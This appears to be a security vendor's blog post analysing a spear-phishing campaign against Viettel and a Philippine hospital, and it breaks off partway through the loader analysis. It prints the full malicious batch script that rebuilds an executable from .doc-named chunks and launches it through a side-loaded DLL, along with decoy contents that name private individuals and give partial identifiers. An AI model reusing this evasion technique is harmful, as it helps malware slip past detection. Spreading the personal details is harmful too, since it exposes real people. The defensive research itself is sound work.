

Operation GriefLure: Dissecting an APT Campaign Targeting Vietnam's Military Telecom & Philippine Healthcare

seqrite.com/blog/operation-grieflure-dissecting-an-apt-campaign-targeting-vietnams-military-telecom-philippine-healthcare

Dixit Panchal

May 7, 2026

[Home](#) / [Technical](#) / Operation GriefLure: Dissecting an APT Campaign Targeting Vietnam's Military Telecom & Philippine Healthcare



Table of Contents:

- Introduction:
- Key Targets:
- Infection Chain:
- Initial Findings about Campaign:
 - Analysis of Decoys:
- Technical Analysis:
 - Campaign-1:
 - Stage-1: Ho so.rar
 - Campaign: 2
 - Stage-1: download.zip
 - Stage-2: The LNK & Batch file (Common in 1 & 2 both)
 - Stage-3: Analysis of sfvc.exe & 360.dll
 - Analysis of 2nd
- Infrastructural Artefacts & Threat actor Attributions.
- Conclusion: Why Operation GriefLure ?
- Seqrite Coverage:
- IOCs:
- MITRE ATT&CK:

Introduction:

Seqrite Labs has uncovered a targeted spear phishing campaign dubbed **Operation GriefLure**, which targeted at senior executives of Viettel Group — Vietnam's largest telecom operating under the **Ministry of National Defence & St. Luke's Medical Center Quezon (Philippines)** — with those active investigators from Thanh Hoa Provincial Cyber Crime Police. The campaign delivers a malicious Windows LNK file within a nested double-compressed RAR archive, abusing the native ftp.exe binary as a Living-off-the-Land (LotL) dropper to evade endpoint detection. What makes this campaign uniquely dangerous is its lure construction — rather than creating documents, the threat actor harvested 8 genuine, legally sensitive documents

At the heart of the campaign is a **Windows LNK-based dropper** abusing the native ftp.exe binary — a Living-off-the-Land (LotL) technique that leaves minimal forensic footprint and bypasses most conventional endpoint detection. Upon execution, a **time-based polymorphic payload assembly mechanism** constructs a fully malware implant — sfvc.exe — directly on disk from .doc chunked files, before launching silently while the victim reads an authentic decoy PDF. The entire compromise completes in under 10 seconds with zero visible indicators to the victim.

"The most dangerous lure is not one that tricks the victim into believing something false — it is one that shows them something completely true." — Seqrite Labs Threat Research Team.

In this report, Seqrite Labs provides a comprehensive technical dissection of Operation GriefLure — covering the full infection chain, payload assembly mechanism, decoy document analysis, target profiling, and attribution indicators.

Key Targets:


Campaign-1:

- Targeted Country: Vietnam
- Targeted Sector: Network & Telecommunications

Campaign-2:

- Targeted Country: Philippines
- Targeted Sector: Healthcare & Medical

Infection Chain:



Initial Findings about Campaign:

Both campaigns leverage highly credible decoy documents crafted to exploit real-world professional responsibilities and trigger immediate action from targeted individuals. In the first case, attackers used authentic legal and investigative materials from a real dispute involving Viettel and Vietnamese authorities, ensuring high relevance for involved executives and cybercrime investigators. In the second, a fabricated yet convincing whistleblower complaint was designed to pressure senior staff at St. Luke's Medical Center by invoking serious compliance violations and financial misconduct.

Analysis of Decoys:

Campaign 1: Military Telecommunications & Law Enforcement (Viettel Group (HQ)).

During initial triage of the malicious archive, we identified 8 decoy documents built entirely from authentic, real-world legal documents taken from a genuine ongoing data breach between a Vietnamese citizen and Viettel — Vietnam's defence from telecom. The documents span official police investigation reports, signed corporate admission letters, internal employee email chains, and personal medical records — each selected to exploit the professional obligations of named Viettel executives and one of the Cyber Crime Police investigators, making instinct-based detection virtually impossible for any recipient directly involved in the case.

HỒ SƠ BẢNG CHỨNG: GHI NHẬN CHUỖI HÀNH VI VI PHẠM PHÁP LUẬT CỔ HỆ THỐNG VÀ LEO THANG CỦA TẬP ĐOÀN VIETTEL

BÊN KHIẾU NẠI: Lê Thị Dung

BÊN BỊ KHIẾU NẠI: Tập đoàn Công nghiệp – Viễn thông Quân đội (Viettel)

NGÀY LẬP HỒ SƠ: 2026-04-09

Lời Mở Đầu

Bản hồ sơ này ghi nhận và hệ thống hóa chuỗi các hành vi vi phạm pháp luật nghiêm trọng do Viettel thực hiện. Những hành vi này không chỉ giới hạn ở sự vụ của nhân viên Lê Văn Chiến, mà được xây dựng trên một nền tảng các sự cố hệ thống và hành vi sai phạm đã tồn tại từ trước, thể hiện một mô thức hành vi có chủ đích, leo thang và mang tính hệ thống, bao gồm: **Lỗ hổng an ninh hệ thống và rò rỉ dữ liệu khách hàng. Hành vi xúc phạm, xâm phạm danh dự khách hàng của nhân viên. Cố ý trốn tránh trách nhiệm pháp lý sau khi thừa nhận sai phạm. Vi phạm Luật Khiếu nại, đặt sự an toàn của khách hàng vào vòng nguy hiểm. Thao túng quy trình và gian dối có tổ chức nhằm đóng lại vụ việc bất hợp pháp.**

Chuỗi hành vi này đã đẩy người khiếu nại và gia đình vào tình thế bị đe dọa trực tiếp về an toàn cá nhân, đồng thời gây ra những tổn thất không thể đo lường về tinh thần và vật chất.

This is the primary decoy document — a formal legal escalation email written directly to Viettel's CEO summarizing a 4-month data breach dispute and threatening for legal action against the corporation. It opens automatically upon LNK execution, keeping the victim fully engaged while the malware runs into background and persists silently in the background.

The screenshot shows a mobile application interface for Viettel customer service. The top bar is red with the text 'Hỗ trợ dịch vụ'. Below it, there's a progress bar with two steps: 'Tiếp nhận' (Received) and 'Thời gian dự kiến hoàn thành' (Estimated completion time). The 'Tiếp nhận' step is marked with a red checkmark and shows the date '20:51:02 16/01/2026'. The 'Thời gian dự kiến hoàn thành' step shows the date '23:59:59 22/01/2026'. Below the progress bar, there are two input fields: 'Tài khoản yêu cầu' (Account requested) and 'Loại yêu cầu' (Type of request). The 'Tài khoản yêu cầu' field has a blue button 'Đi động' (Mobile) next to it. The 'Loại yêu cầu' field has a blue button 'Tiếp nhận từ' (Received from) next to it. Below these fields, there are two buttons: 'Hủy yêu cầu' (Cancel request) and 'Cập nhật' (Update). To the right of the form, there's a section titled 'Tình trạng' (Status) with the text 'Khiếu nại nhân viên_MyViettel'. Below this, there's a section titled 'Chi tiết' (Details) with the text 'Phản ánh nhân viên tổng đài đầu số 198 người nhận cuộc gọi lúc 20h22 dùng số máy cá nhân chửi mắng khách hàng. Viettel ko giải quyết đc lỗi lộ lọt thông tin khách hàng, nhân viên viettel còn có Thái độ mất dạy, bỗ đờn với khách'.


Mô tả hình ảnh: Thông báo lắp đặt Camera Home và mã OTP được gửi tới cho khách hàng, dù khách hàng không hề đăng ký dịch vụ, cho thấy lỗ hổng bảo mật nghiêm trọng.

Phần II: HÀNH VI LÀM LỘ THÔNG TIN VÀ XÚC PHẠM KHÁCH HÀNG CỦA NHÂN VIÊN

2.1. Sự việc 1: Rò rỉ dữ liệu bởi Lê Văn Chiến Như Viettel đã thừa nhận trong công văn 154/VCX-KVMT ngày 13/01/2026, nhân viên Lê Văn Chiến đã có hành vi sai phạm làm lộ lọt thông tin cá nhân của tôi.

2.2. Sự việc 2: Nhân viên tổng đài dùng số cá nhân để lăng mạ khách hàng Vào ngày 16/01/2026, sau khi tôi nộp đơn khiếu nại chính thức qua ứng dụng MyViettel về hành vi của Lê Văn Chiến, sự việc

A handwritten signed defense statement submitted by accused Viettel employee Lê Văn Chiến to branch management, detailing his version of the personal data leak incident.



Its handwritten nature combined with official formatting makes it appear as highly sensitive internal HR documentation, significantly elevating the perceived authenticity of the entire lure package.

From: [redacted]
To: [redacted]
Sent: Monday, June 23, 2025, 4:42:53 PM
Subject: Re: Khiếu nại về việc để lộ thông tin cá nhân và hình ảnh chân dung

Xác nhận về việc liên hệ từ anh Lê Văn Chiến

Kính gửi Viettel,

Tôi là Lê Thị Dung

Số điện thoại [redacted]

Liên quan đến vụ việc khiếu nại về lộ thông tin cá nhân, tôi xác nhận:

Tôi đã nhận được liên hệ từ anh Lê Văn Chiến.

Sau khi trao đổi, tôi xác nhận anh Lê Văn Chiến không liên quan đến việc làm lộ thông tin cá nhân của tôi.

Tuy nhiên, thông tin cá nhân của tôi vẫn bị phát tán từ nội bộ công ty Viettel và sự việc vẫn cần cơ quan chức năng điều tra làm rõ.

Tôi đề nghị Viettel tiếp tục xác minh rõ nguyên nhân vụ việc để bảo vệ quyền lợi chính đáng của tôi.

Trân trọng cảm ơn sự hỗ trợ từ Quý Công ty!

An email chain between customer Lê Thị Dung and Viettel customer service formally documenting her initial personal data breach complaint, containing real personal identifiers including national ID number ****269 and phone *****2308.

KVMT_CV_Phúc đáp KH Lê Thị Dung (09[REDACTED]08)

Đơn vị trình ký: Bộ phận GQKN/XLSC - Khu vực miền Trung - Trung tâm vận hành - Công ty TNHH một thành viên Dịch vụ Khách hàng Viettel

Danh sách ký duyệt

STT	Người ký	Đơn vị	Thời gian ký	Ý kiến
1	CÔNG TY TNHH MỘT THÀNH VIÊN DỊCH VỤ KHÁCH HÀNG VIETTEL		14/01/2026 07:59:47	Đã đóng dấu
2	HOÀNG THỊ TUYẾT MAI	Phó Giám đốc Công ty - Công ty TNHH một thành viên Dịch vụ Khách hàng Viettel	13/01/2026 22:25:08	

Viettel's formal written admission of the data breach signed by Deputy Director Hoàng Thị Tuyết Mai — the most legally significant document in the package, explicitly confirming employee misconduct and disciplinary action.

**CÔNG AN TỈNH THANH HOÁ
PHÒNG AN NINH MẠNG VÀ PCTP
SỬ DỤNG CÔNG NGHỆ CAO**

Số: 410 /ANM&PCTPSCNC

Vv phối hợp xác minh vụ việc có dấu hiệu
vi phạm pháp luật về bảo vệ dữ liệu cá nhân

**CỘNG HOÀ XÃ HỘI CHỦ NGHĨA VIỆT NAM
Độc lập - Tự do - Hạnh phúc**

Thanh Hoá, ngày 06 tháng 4 năm 2026

Kính gửi: Viettel Thanh Hoá

Trên cơ sở đề nghị của Viettel Thanh Hoá tại Công văn số 01/CV-THA ngày 26/01/2026 về việc phối hợp, xác minh vụ việc liên quan đến an toàn thông tin mạng và bảo vệ dữ liệu cá nhân, Phòng An ninh mạng và PCTP sử dụng công nghệ cao trao đổi như sau:

- Đối tượng quản trị tài khoản facebook “Xuân Tình” là **Cao Xuân Tình** (sinh ngày: 23/11/1993; quê quán, HKTT: phường Nguyệt Viên, tỉnh Thanh Hóa; nghề nghiệp: nha sĩ).

- Cao Xuân Tình là nha sĩ, không quen biết và chưa từng điều trị răng cho bà Lê Thị Dung (địa chỉ: Khu phố 8, phường Hàm Rồng, tỉnh Thanh Hoá). Tuy nhiên, bà Lê Thị Dung tạo lập nhiều tài khoản mạng xã hội facebook, tiktok để đăng tải các bài viết bóc phốt, ảnh hưởng tới công việc và cuộc sống cá nhân của Cao Xuân Tình. Do quá bức xúc, nên sau khi có được hình ảnh chân dung và thông tin của bà Lê Thị Dung (tương tự hình ảnh trong hồ sơ lưu trữ của khách hàng Lê Thị Dung trên hệ thống Viettel), Tình đã đăng tải lên mạng xã hội facebook.

- Thông tin, hình ảnh của Lê Thị Dung là do Phạm Văn Anh (sinh năm 1999; quê quán: xã Định Hòa, tỉnh Thanh Hoá) hiện đang làm nha sĩ tại TP Hải

Campaign 2: St. Luke's Medical Center (SLMC) Philippines

During initial triage of the malicious document package identified in Campaign 2, we identified 1 primary decoy document crafted to impersonate a formal whistleblower complaint submitted to St. Luke's Medical Center (SLMC) — one of the Philippines' most prestigious private hospital groups holding international JCI accreditation.

CONFIDENTIAL WHISTLEBLOWING REPORT

To: St. Luke's Medical Center (SLMC) – SpeakUp Portal / Internal Audit Department

Date of Submission: April 17, 2026

Subject: URGENT: Formal Disclosure of Systematic Fraud, Misconduct, and Breach of Medical Ethics

I. REPORTER INFORMATION

Name (Optional): Confidential Whistleblower (Initial report submitted anonymously for safety)

Contact Number (Optional): +93 [REDACTED]

Email Address (Optional): [REDACTED]@com

Relationship with SLMC: Patient

II. INCIDENT DETAILS

- Date(s) of Incident: Ongoing (Multiple occurrences observed between January 2026 and April 2026)
- Time of Incident: Various times (During regular billing hours and physician consultations)

This decoy appears to be a purpose-crafted fabricated document designed to target healthcare administration, internal audit, and hospital compliance personnel at SLMC's Global City and Quezon City branches.

V. DETAILED DESCRIPTION OF THE INCIDENT

Description:

This report concerns a systematic fraudulent scheme involving the falsification of medical billing records and the unauthorized inflation of pharmaceutical charges. Based on direct observation and gathered evidence, the following patterns have been identified:

1. Double Billing: Patients are being charged for procedures and medications that were never administered or were already covered by PhilHealth/Private Insurance.
2. Kickback Scheme: Specific personnel are allegedly receiving kickbacks from third-party suppliers for prioritizing substandard medical supplies over hospital-approved high-quality inventory.
3. Data Manipulation: Unauthorized access to the hospital's patient management system to alter cost entries, which directly undermines SLMC's commitment to "Data Privacy" and "Patient Care Excellence."

These actions not only cause significant financial loss to patients but also pose a severe threat to St. Luke's Medical Center's international accreditations (JCI) and its hard-earned reputation as a premier healthcare provider in the Philippines.

Financial / Asset Amount Involved (if known):

Estimated at over PHP 1,500,000.00 based on the recurring nature and the number of affected accounts observed during this quarter.

The decoy in Campaign 2 takes a fundamentally different approach from Campaign 1 — rather than harvesting authentic documents, the threat actor created a highly convincing whistleblower complaint targeting St. Luke's Medical Center's internal compliance and audit infrastructure. The document is precisely engineered to trigger immediate action from hospital administration by invoking PHP 1,500,000 in alleged fraud, JCI accreditation threats, PhilHealth violations, and data privacy breaches.


Technical Analysis:

After downloading the RAR archives from both campaigns, we observed that each contained a combination of PDF decoy documents and LNK files, which were further analysed in detail. We have structured the analysis by dividing both campaigns into multiple stages to clearly present the findings. Notably, Stage 3 is common across both campaigns, where we focus on an in-depth dissection of the DLL sideloading technique used.

Campaign: 1

Stage-1: (Ho so.rar)

In Stage 1, we obtained the RAR archive delivered via the spear-phishing email. The file, named “Ho so.rar,” contains the following items within the archive.



Name	Size	Packed Size	Modified
PL1_Bien ban giai trinh NV Le Van Chien.pdf	309 195	303 036	2026-04-16 21:58
PL2_Mail xac nhan NV Chien khong lien quan den vu...	697 347	643 082	2026-04-16 21:58
PL3_Mail phoi hop voi BGD Viettel THA.pdf	1 239 899	1 166 018	2026-04-16 21:59
PL4_Phuc dap KH.pdf	588 852	581 699	2026-04-16 21:59
PL5_Cong van Viettel THA gui cong an.pdf	761 255	708 255	2026-04-16 21:59
PL6_Cong van cong an Thanh Hoa gui Viettel THA.pdf	431 662	392 468	2026-04-16 21:59
PL7_Mail khieu nai den anh nguyendung@.pdf	506 173	472 403	2026-04-16 21:59
PL8_Ho so bang chung KH Dung thu thap.rar	2 294 582	1 927 581	2026-04-16 22:00

In Stage 1, while dissecting the primary archive file “Ho so.rar,” we identified a secondary RAR archive, highlighted in the snapshot above, named “PL8_Ho so bang chung KH Dung thu thap.rar.” In addition to this nested archive, the package also contains seven PDF decoy documents, which have been described in detail in the sections above.


Also, we have checked the second RAR file which is having used as nested, it is having below files and folders.



Name	Packed Size	Size	Modified	Created
1. HO SO BANG CHUNG GHI NHAN CHUOI HÀNH VI VI PHAM PHAP LUAT CO HE THONG VA LEO THANG CUA TAP DOAN VIETTEL.lnk	1 030 250	2 636 056	2026-04-10 00:49	
2. VanBan_Viettel_ThuaNhan_154-VCC-EOMT.jpg	823	1 971	2026-04-10 00:49	
3. BangChung_HinhAnh_CuDoiVatSo.jpg	73 820	73 820	2026-04-03 13:06	
4. ChuonDoanTemLy_Vh_HoaDonThanhTon.jpg	60 781	63 429	2026-04-07 14:55	
	336 442	337 785	2026-04-09 12:52	

The archive contains one LNK file named “HỒ SƠ BẰNG CHỨNG GHI NHẬN CHUỖI HÀNH VI VI PHẠM PHÁP LUẬT CÓ HỆ THỐNG VÀ LEO THANG CỦA TẬP ĐOÀN VIETTEL.lnk.” It also includes three image files, likely used as supporting evidence in the creation of the decoy documents.

Within this archive there is one folder which mention above as “_” it’s having below Folders within that.



Name
..
_rels
doc
_


When we have checked those in detail each having separate details and files,

_rels:



Name	Packed Size
0.doc	48 598
1.doc	49 212
2.doc	49 186
3.doc	49 197
4.doc	49 192
5.doc	49 220
6.doc	49 177
7.doc	49 174
8.doc	49 179
9.doc	49 197
header.doc	39
sc.doc	4 556
WindowsSecurity.doc	64 958

Doc:




In addition, the archive includes a batch file that the threat actor leverages in the subsequent stages of exploitation.


Campaign: 2

As noted earlier, Campaign 2 specifically targets St. Luke's Medical Center (SLMC) in the Philippines. In this case, the spear-phishing email delivers a ZIP archive named "download.zip."


Stage-1: download.zip



_rels:



Doc:



Stage 1 begins with the analysis of the download.zip archive delivered via the spear-phishing email. Upon extraction, the archive reveals a structured folder named Whistleblowing_Report_SLMC_Fraud_and_Misconduct_2026, designed to appear legitimate and investigation focused. Inside, we observe multiple components including a decoy document, supporting directories (doc and _rels), and a suspicious batch file. The presence of these elements indicates a staged execution flow, where the decoy PDF is used as a lure while hidden scripts facilitate malicious activity in the background. This structure strongly suggests deliberate preparation for social engineering combined with technical.

Stage-2: The LNK & Batch file (Common in 1 & 2 both)

We identified two LNK files containing identical content but differing only in their filenames: “HỒ SƠ BẰNG CHỨNG GHI NHẬN CHUỖ HÀNH VI VI PHẠM PHÁP LUẬT CÓ HỆ THỐNG VÀ LEO THANG CỦA TẬP ĐOÀN VIETTEL.lnk” and “Whistleblowing_Report_SLMC_Fraud_and_Misconduct_2026/Whistleblowing_Report_SLMC_Fraud_and_Misconduct_2026.pdf.lnk.”

```
Windows
System32
ftp.exe LOLBin — native Windows binary abused as loader
C:\Windows\System32\ftp.exe
desktop-stv6gg
%SystemRoot%\System32\ftp.exe Feeds malicious script to
                                ftp.exe silently
Windows
System32
ftp.exe
'..\..\..\..\..\Windows\System32\ftp.exe
-s": / /
!..1.pdf Decoy document — opens to distract victim
%SystemRoot%\System32\ftp.exe
S-1-5-21-4274215552-149296405-3538720039-500
C:\Users\Public
```

Both campaigns share identical LNK execution logic. The LNK file abuses Windows' native ftp.exe binary as a Living-off-the-Land loader, silently executing a hidden script via the -s flag that assembles and launches the malware payload from chunked files dropped into C:\Users\Public, while simultaneously opening 1.pdf as a decoy to keep the victim completely unaware — the entire compromise completing invisibly in under 10 seconds with zero visible indicators on screen.

Campaign: 1

```
call mkdir C:\Users\Public\Update >nul
call copy /Y _\..\_rels\header.doc C:\Users\Public\Update\header >nul
call copy /Y _\..\_rels\sc.doc C:\Users\Public\Update\sc >nul
call copy /Y _\..\_rels\%TIME%~4.1.doc C:\Users\Public\Update\shell32 >nul
call echo %RANDOM%>>C:\Users\Public\Update\shell32 >nul
call copy /Y /b C:\Users\Public\Update\header+C:\Users\Public\Update\shell32 C:\Users\Public\Update\360.%TIME%~4.1.dll >nul
call copy /Y /b C:\Users\Public\Update\header+_..\_rels\WindowsSecurity.doc C:\Users\Public\Update\sfsvc.exe >nul
start /min C:\Users\Public\Update\sfsvc.exe /callid C:\Users\Public\Update\360.%TIME%~4.1.dll DllRegisterServer>nul
start /max _\..\_rels\1.pdf
quit
```

Campaign:2


Both campaigns share a common batch-based payload assembly framework — confirming a single threat actor operating a modular attack infrastructure across Vietnam and the Philippines simultaneously.

The core mechanism is identical across both: binary chunks disguised as .doc files are extracted, time-based polymorphic selection randomizes the payload hash, and **sfsvc.exe** is silently assembled and executed while a target-specific decoy PDF keeps the victim distracted.

```
call mkdir C:\Users\Public\Update >nul
call copy /Y _\..\_rels\header.doc C:\Users\Public\Update\header >nul
call copy /Y _\..\_rels\sc.doc C:\Users\Public\Update\sc >nul
call copy /Y _\..\_rels\%TIME%
4.1.doc C:\Users\Public\Update\shell32 >nul
call echo %RANDOM%>>C:\Users\Public\Update\shell32 >nul
call copy /Y /b C:\Users\Public\Update\header+C:\Users\Public\Update\shell32 C:\Users\Public\Update\360.%TIME%
4.1.dll >nul
call copy /Y /b C:\Users\Public\Update\header+_..\_rels\WindowsSecurity.doc C:\Users\Public\Update\sfsvc.exe >nul
start /min C:\Users\Public\Update\sfsvc.exe /callid C:\Users\Public\Update\360.%TIME%
4.1.dll DllRegisterServer>nul
start /max _\..\_rels\Whistleblowing_Report_SLMC_Fraud_and_Misconduct_2026.pdf
```

The only meaningful difference between campaigns is the decoy document name — generic 1.pdf in Campaign 1 versus the precisely named Whistleblowing_Report_SLMC_Fraud_and_Misconduct_2026.pdf in Campaign 2 — suggesting an evolved, increasingly sophisticated threat actor who customizes lure presentation per target.

The batch script employs a binary file concatenation technique to reconstruct a fully functional PE executable at runtime — combining header.doc (containing the MZ/PE header) with **WindowsSecurity.doc** (the main code body) using Windows’ native copy /b command to produce sfsvc.exe (162 KB), and separately merging the same PE header with a time-selected polymorphic chunk (%TIME:~4,1%.doc) plus an appended %RANDOM% value to generate a uniquely hashed 360.dll loader on every execution.



This assembly-at-runtime approach means neither the EXE nor the DLL ever exist inside the RAR archive — only innocent-looking .doc fragments are stored, completely **evading static archive scanning and signature-based detection**. The final sfsvc.exe is then executed minimized via DllRegisterServer entry point calling **360.dll**, activating the implant while the assembled payload files sitting in **C:\Users\Public\Update** appear as nothing more than legitimate Windows service components to any cursory forensic inspection.

Stage-3: Analysis of sfsvc.exe & 360.dll

sfsvc.exe turns out to be a **purpose-built execution framework** designed to load and run malicious DLLs with stealth and flexibility.

We found that it uses command to execute the malicious 360.dll

```
cmd.exe /C start /min C:\Users\Public\Update\sfsvc.exe /calldll 360.%TIME:~4,1%.dll DllRegisterServer >nul
```

Upon looking into the code, we found that sfsvc.exe is a **custom reimplementation of regsvr32.exe**, extended with extra capabilities.

```
v36 = (int *)v13;
if ( v13 == 1 )
{
    sub_4012AD(
        L"USAGE: \r\n"
        " RegDll32.exe [/u] [/s] DllPathName\r\n"
        " RegDll32.exe /restartexplorer\r\n"
        " RegDll32.exe /runnonelevated ExePathName \r\n"
        " RegDll32.exe /calldll DllPathName, DllFuncionName \r\n"
        " RegDll32.exe /addpath [PATH_NAME_TO_ADD] \r\n"
        " RegDll32.exe /removepath [PATH_NAME_TO_ADD] \r\n"
        " RegDll32.exe /regieemulation [NAME.EXE] [VERSION] \r\n"
        " RegDll32.exe /unregieemulation [NAME.EXE]\r\n"
        " RegDll32.exe /checkwin10 \r\n");
    MessageBox(0, lpText, L"RegDll", 0);
    ABEL_22:
    sub_4013C2(&lpText);
}
```

sfsvc.exe is modular and supports multiple operations:

Command	Purpose
/calldll	Execute DLL export
/u	Unregister DLL
/s	Silent mode
/restartexplorer	Restart Explorer
